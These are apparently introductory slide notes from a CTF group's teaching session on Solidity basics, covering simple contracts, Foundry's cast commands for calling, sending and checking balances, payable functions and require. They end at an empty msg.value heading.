
```
1  pragma solidity ^0.8.20;
2
3  contract Counter {
4      uint256 count;
5
6      constructor(uint256 _count) {
7          count = _count;
8      }
9
10     function getCount() public view returns (uint256) {
11         return count;
12     }
13
14     function increment() public {
15         count += 1;
16     }
17 }
```

- `increment` is not a `view` because it changes values in storage (count)
- Because it is not `view`, it takes gas

Set

```
1  pragma solidity ^0.8.20;
2
3  contract Set {
4      uint256 value;
5
6      constructor(uint256 _value) {
7          value = _value;
8      }
9
10     function getValue() public view returns (uint256) {
11         return value;
12     }
13
14     function setValue(uint256 new_value) public {
15         value = new_value;
16     }
17 }
```

- `setValue` is called with an argument of type `uint256`



Foundry

Install

- Do NOT run 'sudo apt install foundry'. That is NOT the tool.
- Go to <https://www.getfoundry.sh/> and run the install command
- Reload your path (new terminal, or reload source)
- Then run the command 'foundryup'

RPC

- Remote Procedure Call (RPC) is a protocol to communicate with a server over various mediums.
- The one we will use will be 'HTTP'
- To interact with the blockchain, you need to connect to it somehow
- RPC is one of the many ways to connect with nodes hosting a blockchain
- The private redroom blockchain RPC URL is <http://blockchain.redroomctf.au>

cast call


- With foundry you get a tool called 'cast' so you can interact with the blockchain
- There are two main ways to interact with it, 'call' (for view/pure) and 'send' for transactions
- To send a 'call' request, the command is:
- `cast call <CONTRACT_ADDR> "<FUNC>()" --rpc-url <URL>`

cast send

- **send** is for Transactions that will be bundled into blocks
- As all sends need gas and to be signed, you need a private key
- Syntax is similar to **call**:
- **cast send <ADDR> "<FUNC>()" --rpc-url <URL> --private-key <PK>**
- This means every **send** costs money

cast send with arguments

- For functions with arguments, **send** can also send the arguments
- For this, in the brackets the type is included, then the values after the signature
- The syntax is:
- **cast send <ADDR> "<FUNC>(<TYPE>,<TYPE>)" <Arg1> <Arg2> --rpc-url <URL> --private-key<PK>**



Break

cast balance

- Foundry lets one see the balance of any account, whether it be an EOA, or a contract
- The balance is displayed in Wei
- The syntax is:
- `cast balance <ADDR> --rpc-url <URL>`

Contracts viewing account's balance

- Just as there is the 'uint256' type, there is also the 'address' type which stores an accounts address
- The address of a contract can be programmatically by converting 'this' into an address so: 'address(this)'
- The address type has 6 attributes, one is 'balance' to get that address's balance in Wei
- So a contract can see its own balance with 'address(this).balance'

Community Chest

```
1  pragma solidity ^0.8.20;  
2  
3  contract CommunityChest {  
4      function getBalance() public view returns (uint256) {  
5          return address(this).balance;  
6      }  
7  }
```

payable

- To give money to a contract, functions can be given the modifier 'payable'
- This means that the function accepts payment from whoever called it at whatever amount the caller wants

Community Chest v2

```
1  pragma solidity ^0.8.20;
2
3  contract CommunityChest {
4      function getBalance() public view returns (uint256) {
5          return address(this).balance;
6      }
7
8      function deposit() public payable {}
9  }
```

cast send with ether

- To send a payable function ether, any send can just add '--value'
- Afterwards, the amount of Wei can be specified, or the amount of ether followed by the word 'ether'
- Syntax is:
- `cast send <ADDR> --value <Amount>[?ether] "<Func>(<Args>)"
<Args> --rpc-url <URL> --private-key <PK>`
- It can also be sent to another account by specifying their public key as the address, without sending data

require

- There is a function called '**require**' which when passed a false bool, causes the transaction to fail
- **require** has three overloads:
- **require(bool)** <- revert with no error message
- **require(bool, string)** <- revert with the string as the error message
- **require(bool, error)** <- revert with the custom error

msg.value

